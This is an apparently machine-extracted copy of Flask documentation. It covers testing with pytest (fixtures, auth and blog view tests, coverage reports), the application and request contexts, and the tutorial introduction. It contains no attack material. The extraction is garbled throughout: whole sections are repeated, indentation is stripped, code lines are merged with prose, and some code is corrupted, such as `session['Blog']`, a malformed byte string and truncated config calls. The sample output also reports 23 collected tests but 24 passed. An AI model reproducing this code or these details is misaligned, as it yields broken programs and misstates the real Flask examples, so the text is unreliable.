    ("", "" , b'Username is required.' ), ('a' , "" , b>Password is required.' ),  
    ('test' , 'test' , b'already registered' ),  
))  
  
def test_register_validate_input(client, username, password,  
message): response = client.post(  
    '/auth/register' ,  
    data={'username' : username, 'password' : password}  
)  
  
assert message in response.data
```

[client.get\(\) makes a GET request and returns the Response object returned by Flask.](#)

[Similarly, client.post\(\) makes a POST request, converting the data dict into form data.](#)

To test that the page renders successfully, a simple request is made and checked for a 200

OK [status code](#). If rendering failed, Flask would return a 500 Internal Server Error code.

[headers](#) will have a Location header with the login URL when the register view redirects to the login view.

data contains the body of the response as bytes. If you expect a certain value to render on

the page, check that it's in data. Bytes must be compared to bytes. If you want to compare Unicode text, use **get\_data(as\_text=True)** instead.

pytest.mark.parametrize tells Pytest to run the same test function with different arguments. You use it here to test different invalid input and error messages without writing the same code three times.

The tests for the login view are very similar to those for register. Rather than testing

the data in the database, session should have user\_id set after logging in.

tests/test\_auth.py

```
def test_login(client, auth): assert client.get('/auth/login').status_code == 200

response = auth.login()

assert response.headers['Location'] == 'http://localhost/'

with client:

    client.get('/')

    assert session['user_id'] == 1

    assert g.user['username'] == 'test'

@pytest.mark.parametrize(('username', 'password', 'message'), (
    ('a', 'test', b'Incorrect username.'), ('test', 'a', b'Incorrect password.')
)),
```

)

```
def test_login_validate_input(auth, username, password, message):
    response = auth.login(username, password) assert message in
    response.data
```

Using client in a with [block allows accessing context variables such as session](#) after the response is returned. Normally, accessing session outside of a request would raise an error.

Testing logout is the opposite of login. **session** should not contain user\_id after logging out.

tests/test\_auth.py

```
def test_logout(client, auth): auth.login()
```

```
with client:
```

```
    auth.logout()
```

```
    assert 'user_id' not in session['Blog']
```

All the blog views use the auth fixture you wrote earlier. Call auth.login() and subsequent requests from the client will be logged in as the test user.

The index view should display information about the post that was added with the test data. When logged in as the author, there should be a link to edit the post.

You can also test some more authentication behavior while testing the index view. When not logged in, each page shows links to log in or register. When logged in, there's a link to log out.

tests/test\_blog.py

```
import pytest

from flaskr.db import get_db

def test_index(client, auth):
    response = client.get('/')

    assert b"Log In" in response.data
    assert b"Register" in response.data
    auth.login()

    response = client.get('/')

    assert b'Log Out' in response.data
    assert b'test title' in response.data

    assert b'by test on 2018-01-01' in response.data
    assert b'test\nbody' in response.data

    assert b'href="/1/update"' in response.data
    A user must be logged in to access the create, update, and delete views. The logged in user must be the author of the post to access update and delete, otherwise a 403
```

Forbidden status is returned. If a post with the given id doesn't exist, update and delete should return 404 Not Found.

```
tests/test_blog.py

@pytest.mark.parametrize('path', [
    '/create',
    '/1/update',
    '/1/delete',
])

def test_login_required(client, path):
    response = client.post(path)
```

```

assert response.headers['Location'] == 'http://localhost/auth/login'
def test_author_required(app, client, auth):
    # change the post author to another user

    with app.app_context():

        db = get_db()

        db.execute('UPDATE post SET author_id = 2 WHERE id = 1' )
        db.commit()

        auth.login()

    # current user can't modify other user's post

    assert client.post('/1/update').status_code == 403

    assert client.post('/1/delete').status_code == 403

    # current user doesn't see edit link

    assert b'href="/1/update"' not in client.get('/').data

    @pytest.mark.parametrize('path', (
        '/2/update',
        '/2/delete',
    ))
    def test_exists_required(client, auth, path): auth.login()

    assert client.post(path).status_code == 404

```

The create and update views should render and return a 200 OK status for a GET request. When valid data is sent in a POST request, create should insert the new post data into the database,

and update should modify the existing data. Both pages should show an error message on invalid data.

tests/test\_blog.py

```
def test_create(client, auth, app): auth.login()

assert client.get('/create').status_code == 200

client.post('/create', data={'title': 'created', 'body': ''}) with
app.app_context():

db = get_db()

count = db.execute('SELECT COUNT(id) FROM post').fetchone()[0]

assert count == 2

def test_update(client, auth, app): auth.login()

assert client.get('/1/update').status_code == 200

client.post('/1/update', data={'title': 'updated', 'body': ''}) with
app.app_context():

db = get_db()

post = db.execute('SELECT * FROM post WHERE id = 1'
).fetchone() assert post['title'] == 'updated'

@pytest.mark.parametrize('path', (
    '/create',
    '/1/update',
))

def test_create_update_validate(client, auth, path): auth.login()
```

```
response = client.post(path, data={'title' : " ", 'body' : " }) assert b'Title  
is required.' in response.data The delete view should redirect to the  
index URL and the post should no longer exist in the database.
```

tests/test\_blog.py

```
def test_delete(client, auth, app): auth.login()  
  
response = client.post('/1/delete' )  
  
assert response.headers['Location'] == 'http://localhost/'  
  
with app.app_context():  
  
db = get_db()  
  
post = db.execute('SELECT * FROM post WHERE id = 1'  
).fetchone() assert post is None
```

## Running the Tests

Some extra configuration, which is not required but makes running tests with coverage less verbose, can be added to the project's setup.cfg file.

setup.cfg

```
[tool:pytest]
```

```
testpaths = tests
```

```
[coverage:run]
```

```
branch = True
```

```
source =
```

```
flaskr
```

To run the tests, use the `pytest` command. It will find and run all the test functions you've written.

```
$ pytest
```

```
===== test session starts =====  
platform linux -- Python 3.6.4, pytest-3.5.0, py-1.5.3, pluggy-0.6.0  
rootdir: /home/user/Projects/flask-tutorial, infile: setup.cfg  
collected 23 items  
  
tests/test_auth.py ..... [ 34%]  
  
tests/test_blog.py ..... [ 86%]  
  
tests/test_db.py .. [ 95%]  
  
tests/test_factory.py .. [100%]  
===== 24 passed in 0.64 seconds =====
```

If any tests fail, `pytest` will show the error that was raised. You can run `pytest -v` to get a list of each test function rather than dots.

To measure the code coverage of your tests, use the `coverage` command to run `pytest` instead of running it directly.

```
$ coverage run -m pytest
```

You can either view a simple coverage report in the terminal: \$ `coverage report`

Name	Stmts	Miss	Branch	Part	Cover
-----	-----	-----	-----	-----	-----

flaskr/\_\_init\_\_.py 21 0 2 0 100%

flaskr/auth.py 54 0 22 0 100%

flaskr/blog.py 54 0 16 0 100%

flaskr/db.py 24 0 4 0 100%

---

TOTAL 153 0 44 0 100%

An HTML report allows you to see which lines were covered in each file: \$ coverage html

This generates files in the htmlcov directory. Open htmlcov/index.html in your browser to see the report.

[Continue to Deploy to Production.](#)

# Testing Flask Applications

**Something that is untested is broken.**

The origin of this quote is unknown and while it is not entirely correct, it is also not far from the truth. Untested applications make it hard to improve existing code and developers of untested applications tend to become pretty paranoid. If an application has automated tests, you can safely make changes and instantly know if anything breaks.

Flask provides a way to test your application by exposing the Werkzeug test `Client` and handling the context locals for you. You can then use that with your favourite testing solution.

In this documentation we will use the `pytest` package as the base framework for our tests. You can install it with `pip`, like so:

```
$ pip install pytest
```

## The Application

First, we need an application to test; we will use the application from the [Tutorial](#). If you don't have that application yet, get the source code from the [examples](#).

## The Testing Skeleton

We begin by adding a `tests` directory under the application root. Then create a Python file to store our tests (`test_flaskr.py`). When we format the filename like `test_*.py`, it will be auto-discoverable by `pytest`.

Next, we create a `pytest` fixture called `client()` that configures the application for testing and initializes a new database:

```
import os
import tempfile

import pytest

from flaskr import flaskr

@pytest.fixture
def client():
    pass
```

## Testing Flask Applications

### **Something that is untested is broken.**

The origin of this quote is unknown and while it is not entirely correct, it is also not far from the truth. Untested applications make it hard to improve existing code and developers of untested applications tend to become pretty paranoid. If an application has automated tests, you can safely make changes and instantly know if anything breaks.

[Flask provides a way to test your application by exposing the Werkzeug test Client and](#)

handling the context locals for you. You can then use that with your favourite testing solution.

In this documentation we will use the [pytest](#) package as the base framework for our tests.

You can install it with pip, like so:

```
$ pip install pytest
```

### The Application

First, we need an application to test; we will use the application from the [Tutorial](#). If you don't have that application yet, get the source code from [the examples](#).

### The Testing Skeleton

We begin by adding a tests directory under the application root. Then create a Python file to store our tests (`test_flaskr.py`). When we format the filename like `test_*.py`, it will be auto-discoverable by `pytest`.

Next, we create a [pytest fixture called client\(\)](#) that configures the application for testing and initializes a new database:

```
import os

import tempfile

import pytest

from flaskr import flaskr

@pytest.fixture

def client():

    db_fd, flaskr.app.config['DATABASE'] = tempfile.mkstemp()
    flaskr.app.config['TESTING'] = True

    with flaskr.app.test_client() as client: with flaskr.app.app_context():

        flaskr.init_db()

        yield client

    os.close(db_fd)
```

`os.unlink(flaskr.app.config['DATABASE'])` This client fixture will be called by each individual test. It gives us a simple interface to the application, where we can trigger test requests to the application. The client will also keep track of cookies for us.

During setup, the TESTING config flag is activated. What this does is disable error catching during request handling, so that you get better error reports when performing test requests against the application.

[Because SQLite3 is filesystem-based, we can easily use the tempfile module to create a](#)

[temporary database and initialize it. The `mkstemp\(\)` function does two things for us: it returns a low-level file handle and a random file name, the latter we use as database name.](#)

We just have to keep the `db_fd` [around so that we can use the `os.close\(\)` function to](#)

close the file.

To delete the database after the test, the fixture closes the file and removes it from the filesystem.

If we now run the test suite, we should see the following output: \$  
pytest

```
===== test session starts =====
```

```
rootdir: ./flask/examples/flaskr, infile: setup.cfg
```

```
collected 0 items
```

```
===== no tests ran in 0.07 seconds =====
```

Even though it did not run any actual tests, we already know that our flaskr application is syntactically valid, otherwise the import would have died with an exception.

## The First Test

Now it's time to start testing the functionality of the application. Let's check that the application shows "No entries here so far" if we access the root of the application (/). To do this, we add a new test function to `test_flaskr.py`, like this:

```
def test_empty_db(client):
    """
    Start with a blank database.
    """
    rv = client.get('/')
    assert b'No entries here so far' in rv.data
```

Notice that our test functions begin with the word *test*; [this allows pytest](#) to automatically identify the function as a test to run.

By using client.get we can send an HTTP GET request to the application with the given path. The return value will be a [response class object](#). We can now use the data at-

tribute to inspect the return value (as string) from the application. In this case, we ensure that 'No entries here so far' is part of the output.

Run it again and you should see one passing test:

```
$ pytest -v
```

```
===== test session starts =====
```

```
rootdir: ./flask/examples/flaskr, infile: setup.cfg
```

```
collected 1 items
```

```
tests/test_flaskr.py::test_empty_db PASSED
```

```
===== 1 passed in 0.10 seconds =====
```

## Logging In and Out

The majority of the functionality of our application is only available for the administrative user, so we need a way to log our test client in and out of the application. To do this, we fire some requests to the login and logout pages with the required form data (username and password). And because the login and logout pages redirect, we tell the client to *follow\_redirects*.

Add the following two functions to your test\_flaskr.py file: **def login(client, username, password): return client.post('/login', data=dict(**

```
username=username,
```

```
password=password  
, follow_redirects=True)  
  
def logout(client):  
  
return client.get('/logout' , follow_redirects=True) Now we can easily test that logging in and out works and that it fails with invalid credentials. Add this new test function:
```

```
def test_login_logout(client):  
  
    """Make sure login and logout works."""  
  
    rv = login(client, flaskr.app.config['USERNAME'] , flaskr.app.config  
    assert b'You were logged in' in rv.data  
  
    rv = logout(client)  
  
    assert b'You were logged out' in rv.data  
  
    rv = login(client, flaskr.app.config['USERNAME'] + 'x' , flaskr.app.  
  
    assert b'Invalid username' in rv.data  
  
    rv = login(client, flaskr.app.config['USERNAME'] , flaskr.app.config  
    assert b'Invalid password' in rv.data
```

## Test Adding Messages

We should also test that adding messages works. Add a new test function like this: **def** test\_messages(client):

```
    """Test that messages work."""  
  
    login(client, flaskr.app.config['USERNAME'] , flaskr.app.config['PAS  
    rv = client.post('/add' , data=dict(
```

```
title='<Hello>' ,  
text='<strong>HTML</strong> allowed here'  
, follow_redirects=True)  
  
assert b'No entries here so far' not in rv.data assert b'&lt;Hello&gt;' in rv.data  
  
assert b'<strong>HTML</strong> allowed here' in rv.data Here we  
check that HTML is allowed in the text but not in the title, which is the  
intended behavior.
```

Running that should now give us three passing tests: \$ pytest -v

```
===== test session starts =====
```

```
rootdir: ./flask/examples/flaskr, infile: setup.cfg
```

```
collected 3 items
```

```
tests/test_flaskr.py::test_empty_db PASSED
```

```
tests/test_flaskr.py::test_login_logout PASSED
```

```
tests/test_flaskr.py::test_messages PASSED
```

```
===== 3 passed in 0.23 seconds =====
```

## Other Testing Tricks

Besides using the test client as shown above, there is also the [test\\_request\\_context\(\)](#)

method that can be used in combination with the with statement to activate a request context temporarily. With this you can access the [request.g](#) and [session](#) objects like in view functions. Here is a full example that demonstrates this approach: **import flask**

```
app = flask.Flask(__name__)

with app.test_request_context('/?name=Peter'): assert
flask.request.path == '/'

assert flask.request.args['name'] == 'Peter'
```

All the other objects that are context bound can be used in the same way.

If you want to test your application with different configurations and there does not seem

[to be a good way to do that, consider switching to application factories \(see Application Factories\).](#)

[Note however that if you are using a test request context, the before\\_request\(\) and](#)

[after\\_request\(\)](#) functions are not called automatically. However

[teardown\\_request\(\)](#) functions are indeed executed when the test request context leaves the with block. If you do want the [before\\_request\(\) functions to be called as well, you](#)

need to call [preprocess\\_request\(\)](#) yourself: app = flask.Flask(\_\_name\_\_)

**with** app.test\_request\_context('/?name=Peter'):

    app.preprocess\_request()

...

This can be necessary to open database connections or something similar depending on how your application was designed.

If you want to call the [after\\_request\(\)](#) functions you need to call into

[process\\_response\(\)](#) which however requires that you pass it a response object: app = flask.Flask(\_\_name\_\_)

```
with app.test_request_context('/?name=Peter'): resp = Response('...')
```

```
resp = app.process_response(resp)
```

...

This in general is less useful because at that point you can directly start using the test client.

## Faking Resources and Context

### *Changelog*

A very common pattern is to store user authorization information and database connec-

[tions on the application context or the flask.g object](#). The general pattern for this is to put the object on there on first usage and then to remove it on a teardown. Imagine for instance this code to get the current user:

```
def get_user():

    user = getattr(g, 'user' , None) if user is None:

        user = fetch_current_user_from_database()

    g.user = user

    return user
```

For a test it would be nice to override this user from the outside without having to change some code. [This can be accomplished with](#)

## hooking the flask.appcontext\_pushed

signal:

```
from contextlib import contextmanager

from flask import appcontext_pushed, g

@contextmanager

def user_set(app, user):

    def handler(sender, **kwargs): g.user = user

    with appcontext_pushed.connected_to(handler, app): yield
```

And then to use it:

```
from flask import json, jsonify

@app.route('/users/me' )

def users_me():

    return jsonify(username=g.user.username)

    with user_set(app, my_user):

        with app.test_client() as c:

            resp = c.get('/users/me' )

            data = json.loads(resp.data)

            self.assert_equal(data['username'], my_user.username) Keeping
            the Context Around
```

*Changelog*

Sometimes it is helpful to trigger a regular request but still keep the context around for a little longer so that additional introspection can happen. With Flask 0.4 this is possible by using the [test\\_client\(\)](#) with block: `app = flask.Flask(__name__)`

```
with app.test_client() as c:  
    rv = c.get('/?tequila=42' )  
  
assert request.args['tequila'] == '42'
```

[If you were to use just the test\\_client\(\) without the](#) with block, the assert would fail with an error because `request` is no longer available (because you are trying to use it outside of the actual request).

## Accessing and Modifying Sessions

### *Changelog*

Sometimes it can be very helpful to access or modify the sessions from the test client. Generally there are two ways for this. If you just want to ensure that a session has certain keys set to certain values you can just keep the context around and access [flask.session](#):

```
with app.test_client() as c: rv = c.get('/')  
  
assert flask.session['foo'] == 42
```

This however does not make it possible to also modify the session or to access the session before a request was fired. Starting with Flask 0.8 we provide a so called “session transaction” which simulates the appropriate calls to open a session in the context of the test client and to modify it. At the end of the transaction the session is stored and ready to be used by the test client. This works independently of the session backend used: `with app.test_client() as c:`

```
with c.session_transaction() as sess: sess['a_key'] = 'a value'
```

```
# once this is reached the session was stored and ready to be used
c.get(... )
```

Note that in this case you have to use the `sess` object instead of the [`flask.session`](#)

proxy. The object however itself will provide the same interface.

## Testing JSON APIs

### *Changelog*

Flask has great support for JSON, and is a popular choice for building JSON APIs. Making requests with JSON data and examining JSON data in responses is very convenient: **from flask import request, jsonify**

```
@app.route('/api/auth' )

def auth():

    json_data = request.get_json()

    email = json_data['email' ]

    password = json_data['password' ]

    return jsonify(token=generate_token(email, password)) with
    app.test_client() as c:

        rv = c.post('/api/auth' , json={

            'email' : 'flask@example.com' , 'password' : 'secret'

        })

        json_data = rv.get_json()

        assert verify_token(email, json_data['token' ])
```

Passing the `json` argument in the test client methods sets the request data to the JSON-serialized object and sets the content type to `application/json`. You can get the JSON

data from the request or response with `get_json`.

## Testing CLI Commands

Click comes with [utilities for testing your CLI commands](#). A `CliRunner` runs commands in isolation and captures the output in a `Result` object.

Flask provides [`test\_cli\_runner\(\)` to create a `FlaskCliRunner`](#) that passes the Flask app to the CLI automatically. Use its [`invoke\(\)`](#) method to call commands in the same way they would be called from the command line.

```
import click

@app.cli.command('hello')

@click.option('--name', default='World') def hello_command(name)
    click.echo(f'Hello, {name}!')

def test_hello():

    runner = app.test_cli_runner()

    # invoke the command directly

    result = runner.invoke(hello_command, ['--name', 'Flask']) assert
    'Hello, Flask' in result.output

    # or by name

    result = runner.invoke(args=['hello'])

    assert 'World' in result.output
```

In the example above, invoking the command by name is useful because it verifies that the command was correctly registered with the app.

If you want to test how your command parses parameters, without running the command,

use its `make_context()` method. This is useful for testing complex validation rules and

custom types.

```
def upper(ctx, param, value): if value is not None:  
    return value.upper()  
  
@app.cli.command('hello')  
  
@click.option('--name' , default='World' , callback=upper) def  
hello_command(name)  
  
click.echo(f'Hello, {name}!') def test_hello_params():  
  
    context = hello_command.make_context('hello' , ['--name' , 'flask'])  
    assert context.params['name'] == 'FLASK'
```

# The Application Context

The application context keeps track of the application-level data during a request, CLI command, or other activity. Rather than passing the application around to each function, the `current_app` and `g` proxies are accessed instead.

This is similar to the [The Request Context](#), which keeps track of request-level data during a request. A corresponding application context is pushed when a request context is pushed.

## Purpose of the Context

The `Flask` application object has attributes, such as `config`, that are useful to access within views and CLI commands. However, importing the `app` instance within the modules in your project is prone to circular import issues. When using the `app factory pattern` or writing reusable `blueprints` or `extensions` there won't be an `app` instance to import at all.

Flask solves this issue with the *application context*. Rather than referring to an `app` directly, you use the `current_app` proxy, which points to the application handling the current activity.

Flask automatically *pushes* an application context when handling a request. View functions, error handlers, and other functions that run during a request will have access to `current_app`.

Flask will also automatically push an app context when running CLI commands registered with `Flask.cli` using `@app.cli.command()`.

## Lifetime of the Context

The application context is created and destroyed as necessary. When a Flask application begins handling a request, it pushes an application context and a `request context`. When the request ends it pops the request context then the application context. Typically, an application context will have the same lifetime as a request.

See [The Request Context](#) for more information about how the contexts work and the full life cycle of a request.

## Manually Push a Context

If you try to access `current_app`, or anything that uses it, outside an application context, you'll get this error message:

## The Application Context

The application context keeps track of the application-level data during a request, CLI command, or other activity. Rather than passing the application around to each function,

[the current\\_app and g](#) proxies are accessed instead.

This is similar to the [The Request Context, which keeps track of request-level data during a](#)

request. A corresponding application context is pushed when a request context is pushed.

## Purpose of the Context

The [Flask application object has attributes, such as config, that are useful to access with-](#)

[in views and CLI commands](#). However, importing the app instance within the modules in

[your project is prone to circular import issues. When using the app factory pattern](#) or writ-

[ing reusable blueprints or extensions there won't be an](#) app instance to import at all.

Flask solves this issue with the *application context*. Rather than referring to an app directly, you use the [current\\_app proxy, which points to the application handling the current](#) activity.

Flask automatically *pushes* an application context when handling a request. View functions, error handlers, and other functions that run during a request will have access to

[current\\_app](#).

Flask will also automatically push an app context when running CLI commands registered with `Flask.cli` using `@app.cli.command()`.

## Lifetime of the Context

The application context is created and destroyed as necessary.

When a Flask application

[begins handling a request, it pushes an application context and a request context. When](#)

the request ends it pops the request context then the application context. Typically, an application context will have the same lifetime as a request.

See [The Request Context](#) for more information about how the contexts work and the full life cycle of a request.

## Manually Push a Context

If you try to access [current\\_app](#), or anything that uses it, outside an application context, you'll get this error message:

`RuntimeError: Working outside of application context.`

This typically means that you attempted to use functionality that needed to interface with the current application object in some way.

To solve this, set up an application context with `app.app_context()`.

If you see that error while configuring your application, such as when initializing an extension, you can push a context manually since you have direct access to the app. Use

[app\\_context\(\) in a](#) with block, and everything that runs in the block will have access to

[current\\_app](#).

```
def create_app():

    app = Flask(__name__)

    with app.app_context():

        init_db()

    return app
```

If you see that error somewhere else in your code not related to configuring the application, it most likely indicates that you should move that code into a view function or CLI command.

## Storing Data

The application context is a good place to store common data during a request or CLI com-

[mand. Flask provides the g object for this purpose. It is a simple namespace object that](#)

has the same lifetime as an application context.

Note:

The g name stands for “global”, but that is referring to the data being global *within a context*. The data on g is lost after the context ends, and it is not an appropriate place to store data between requests.  
[Use the session or a database to store data across requests.](#)

A common use for g is to manage resources during a request.

1. get\_X() creates resource X if it does not exist, caching it as g.X.
2. teardown\_X() closes or otherwise deallocates the resource if it exists. It is registered as a [teardown\\_appcontext\(\)](#) handler.

For example, you can manage a database connection using this pattern:

```
from flask import g

def get_db():

if 'db' not in g:

    g.db = connect_to_database()

return g.db

@app.teardown_appcontext

def teardown_db():

    db = g.pop('db', None)

    if db is not None:

        db.close()
```

During a request, every call to `get_db()` will return the same connection, and it will be closed automatically at the end of the request.

You can use [LocalProxy](#) to make a new context local from `get_db()`:

```
from werkzeug.local import LocalProxy
```

```
db = LocalProxy(get_db)
```

Accessing `db` will call `get_db` internally, in the same way that `current_app` works.

If you're writing an extension, `g` should be reserved for user code. You may store internal data on the context itself, but be sure to use a sufficiently unique name. The current con-

text is accessed with `app_ctx_stack.top`. For more information see [Flask Extension](#)

[Development](#).

## Events and Signals

The application will call functions registered with `teardown_appcontext()` when the application context is popped.

If `signals_available` is true, the following signals are sent: `appcontext_pushed`,

`appcontext_tearing_down`, and `appcontext_popped`.

# The Request Context

The request context keeps track of the request-level data during a request. Rather than passing the request object to each function that runs during a request, the `request` and `session` proxies are accessed instead.

This is similar to the [The Application Context](#), which keeps track of the application-level data independent of a request. A corresponding application context is pushed when a request context is pushed.

## Purpose of the Context

When the `Flask` application handles a request, it creates a `Request` object based on the environment it received from the WSGI server. Because a *worker* (thread, process, or coroutine depending on the server) handles only one request at a time, the request data can be considered global to that worker during that request. Flask uses the term *context local* for this.

Flask automatically *pushes* a request context when handling a request. View functions, error handlers, and other functions that run during a request will have access to the `request` proxy, which points to the request object for the current request.

## Lifetime of the Context

When a Flask application begins handling a request, it pushes a request context, which also pushes an [The Application Context](#). When the request ends it pops the request context then the application context.

The context is unique to each thread (or other worker type). `request` cannot be passed to another thread, the other thread will have a different context stack and will not know about the request the parent thread was pointing to.

Context locals are implemented in Werkzeug. See [Context Locals](#) for more information on how this works internally.

## Manually Push a Context

If you try to access `request`, or anything that uses it, outside a request context, you'll get this error message:

## The Request Context

The request context keeps track of the request-level data during a request. Rather than

passing the request object to each function that runs during a request, the `request` and

`session` proxies are accessed instead.

This is similar to the The Application Context, which keeps track of the application-level

data independent of a request. A corresponding application context is pushed when a request context is pushed.

## Purpose of the Context

When the `Flask` application handles a request, it creates a `Request` object based on the

environment it received from the WSGI server. Because a *worker* (thread, process, or coroutine depending on the server) handles only one request at a time, the request data can be considered global to that worker during that request. Flask uses the term *context local* for this.

Flask automatically *pushes* a request context when handling a request. View functions, error handlers, and other functions that run during a request will have access to the `request`

proxy, which points to the request object for the current request.

## Lifetime of the Context

When a Flask application begins handling a request, it pushes a request context, which

also pushes an The Application Context. When the request ends it pops the request context

then the application context.

The context is unique to each thread (or other worker type). request cannot be passed to

another thread, the other thread will have a different context stack and will not know about the request the parent thread was pointing to.

Context locals are implemented in Werkzeug. See Context Locals for more information on

how this works internally.

### Manually Push a Context

If you try to access request, or anything that uses it, outside a request context, you'll get

this error message:

RuntimeError: Working outside of request context.

This typically means that you attempted to use functionality that needed an active HTTP request. Consult the documentation on testing for information about how to avoid this problem.

This should typically only happen when testing code that expects an active request. One

option is to use the test client to simulate a full request. Or you can use

test\_request\_context() in a with block, and everything that runs in the block will have access to request, populated with your test data.

```
def generate_report(year):  
    format = request.args.get('format' )  
  
    ...  
  
    with app.test_request_context(  
        '/make_report/2017' , data={'format' : 'short' }): generate_report()
```

If you see that error somewhere else in your code not related to testing, it most likely indicates that you should move that code into a view function.

For information on how to use the request context from the interactive Python shell, see

### [Working with the Shell.](#)

### How the Context Works

The [Flask.wsgi\\_app\(\)](#) method is called to handle each request. It manages the contexts during the request. Internally, the request and application contexts work as stacks,

[request\\_ctx\\_stack](#) and [app\\_ctx\\_stack](#). When contexts are pushed onto the stack, the proxies that depend on them are available and point at information from the top context on the stack.

[When the request starts, a RequestContext](#) is created and pushed, which creates and pushes an [AppContext](#) first if a context for that application is not already the top context.

While these contexts are pushed, the [current\\_app, g, request, and session](#) proxies are available to the original thread handling the request.

Because the contexts are stacks, other contexts may be pushed to change the proxies during a request. While this is not a common

pattern, it can be used in advanced applications to, for example, do internal redirects or chain different applications together.

After the request is dispatched and a response is generated and sent, the request context is popped, which then pops the application context. Immediately before they are popped, the

[teardown\\_request\(\) and teardown\\_appcontext\(\) functions are executed. These](#)

execute even if an unhandled exception occurred during dispatch.

## Callbacks and Errors

Flask dispatches a request in multiple stages which can affect the request, response, and how errors are handled. The contexts are active during all of these stages.

A [Blueprint can add handlers for these events that are specific to the blueprint. The han-](#)

dlers for a blueprint will run if the blueprint owns the route that matches the request.

1. [Before each request, before\\_request\(\) functions are called. If one of these functions](#)

return a value, the other functions are skipped. The return value is treated as the response and the view function is not called.

2. [If the before\\_request\(\) functions did not return a response, the view function for the matched route is called and returns a response.](#)

3. The return value of the view is converted into an actual response object and passed to

[the after\\_request\(\) functions. Each function returns a modified or new response](#)

object.

4. After the response is returned, the contexts are popped, which calls the

[`teardown\_request\(\)`](#) and [`teardown\_appcontext\(\)`](#) functions. These functions are called even if an unhandled exception was raised at any point above.

If an exception is raised before the teardown functions, Flask tries to match it with an

[`errorhandler\(\)` function to handle the exception and return a response. If no error han-](#)

dler is found, or the handler itself raises an exception, Flask returns a generic 500

Internal Server Error response. The teardown functions are still called, and are passed the exception object.

If debug mode is enabled, unhandled exceptions are not converted to a 500 response and instead are propagated to the WSGI server. This allows the development server to present the interactive debugger with the traceback.

## Teardown Callbacks

The teardown callbacks are independent of the request dispatch, and are instead called by the contexts when they are popped. The functions are called even if there is an unhandled exception during dispatch, and for manually pushed contexts. This means there is no guarantee that any other parts of the request dispatch have run first. Be sure to write these functions in a way that does not depend on other callbacks and will not fail.

During testing, it can be useful to defer popping the contexts after the request ends, so that

their data can be accessed in the test function. Use the `test_client()` as a with block to preserve the contexts until the with block exits.

```
from flask import Flask, request

app = Flask(__name__)

@app.route('/')
def hello():
    print('during view')

    return 'Hello, World!'

@app.teardown_request
def show_teardown(exception):
    print('after with block')

    with app.test_request_context():
        print('during with block')

    # teardown functions are called after the context with block exits
    with app.test_client() as client:
        client.get('/')

    # the contexts are not popped even though the request ended
    print(request.path)

    # the contexts are popped and teardown functions are called after
    # the client with block exits

Signals
```

- If `signals_available` is true, the following signals are sent:
1. `request_started` is sent before the `before_request()` functions are called.
  2. `request_finished` is sent after the `after_request()` functions are called.
  3. `got_request_exception` is sent when an exception begins to be handled, but before  
`an errorhandler()` is looked up or called.
  4. `request_tearing_down` is sent after the `teardown_request()` functions are called.

## Context Preservation on Error

At the end of a request, the request context is popped and all data associated with it is destroyed. If an error occurs during development, it is useful to delay destroying the data for debugging purposes.

When the development server is running in development mode (the `FLASK_ENV` environment variable is set to 'development'), the error and data will be preserved and shown in the interactive debugger.

This behavior can be controlled with the `PRESERVE_CONTEXT_ON_EXCEPTION` config. As described above, it defaults to True in the development environment.

Do not enable `PRESERVE_CONTEXT_ON_EXCEPTION` in production, as it will cause your application to leak memory on exceptions.

## Notes On Proxies

Some of the objects provided by Flask are proxies to other objects. The proxies are accessed in the same way for each worker thread, but point to the unique object bound to each worker behind the scenes as described on this page.

Most of the time you don't have to care about that, but there are some exceptions where it is good to know that this object is actually a proxy:

The proxy objects cannot fake their type as the actual object types. If you want to perform instance checks, you have to do that on the object being proxied.

[The reference to the proxied object is needed in some situations, such as sending Signals or passing data to a background thread.](#)

If you need to access the underlying object that is proxied, use the

[\\_get\\_current\\_object\(\)](#) method: app =  
current\_app.\_get\_current\_object()

my\_signal.send(app)

# Tutorial

Contents:

- [Project Layout](#)
- [Application Setup](#)
- [Define and Access the Database](#)
- [Blueprints and Views](#)
- [Templates](#)
- [Static Files](#)
- [Blog Blueprint](#)
- [Make the Project Installable](#)
- [Test Coverage](#)
- [Deploy to Production](#)
- [Keep Developing!](#)

This tutorial will walk you through creating a basic blog application called `Flaskr`. Users will be able to register, log in, create posts, and edit or delete their own posts. You will be able to package and install the application on other computers.



It's assumed that you're already familiar with Python. The [official tutorial](#) in the Python docs is a great way to learn or review first.

While it's designed to give a good starting point, the tutorial doesn't cover all of Flask's features. Check out the [Quickstart](#) for an overview of what Flask can do, then dive into the [docs](#) to find out more. The tutorial only uses what's provided by Flask and Python. In another project, you might decide to use [Extensions](#) or other libraries to make some tasks simpler.



**Flaskr** dev [Log Out](#)

**Posts** [New](#)

---

**Hello, World!** [Edit](#)  
by dev on 2018-02-28

Today I used Flask, and it was quite nice.  
I liked it a lot.

The screenshot shows a web application interface for 'Flaskr'. At the top, there is a header bar with the title 'Flaskr' on the left and two links, 'Register' and 'Log In', on the right. Below the header, the main content area has a title 'Log In' in large blue text. There are two input fields: one for 'Username' and one for 'Password', both represented by white input boxes with black outlines. Below these fields is a single button labeled 'Log In'.

**Flaskr**    [Register](#) [Log In](#)

## Log In

**Username**

**Password**

[Log In](#)

Tutorial

Contents:

[Project Layout](#)

[Application Setup](#)

[Define and Access the Database](#)

[Blueprints and Views](#)

[Templates](#)

[Static Files](#)

[Blog Blueprint](#)

[Make the Project Installable](#)

[Test Coverage](#)

[Deploy to Production](#)

## Keep Developing!

This tutorial will walk you through creating a basic blog application called Flaskr. Users will be able to register, log in, create posts, and edit or delete their own posts. You will be able to package and install the application on other computers.

[It's assumed that you're already familiar with Python. The official tutorial in the Python](#)

docs is a great way to learn or review first.

While it's designed to give a good starting point, the tutorial doesn't cover all of Flask's features. Check out the [Quickstart for an overview of what Flask can do, then dive into the](#)

docs to find out more. The tutorial only uses what's provided by Flask and Python. In another project, you might decide to use [Extensions](#) or other libraries to make some tasks simpler.



## Log In

**Username**

**Password**

**Log In**

The screenshot shows a web application interface for editing a post. At the top, there is a header bar with the logo "Flaskr" on the left, and "dev" and a "Log Out" link on the right. Below the header, the title "Edit \"Hello, World!\"" is displayed. The main content area has two sections: "Title" and "Body". The "Title" section contains a text input field with the value "Hello, World!". The "Body" section contains a text area with the following content:

```
Today I used Flask, and it was quite nice.  
I liked it a lot.
```

Below the "Body" section are two buttons: "Save" (in blue) and "Delete" (in red).

Flask is flexible. It doesn't require you to use any particular project or code layout. However, when first starting, it's helpful to use a more structured approach. This means that the tutorial will require a bit of boilerplate up front, but it's done to avoid many common pit-falls that new developers encounter, and it creates a project that's easy to expand on. Once you become more comfortable with Flask, you can step out of this structure and take full advantage of Flask's flexibility.



## Edit "Hello, World!"

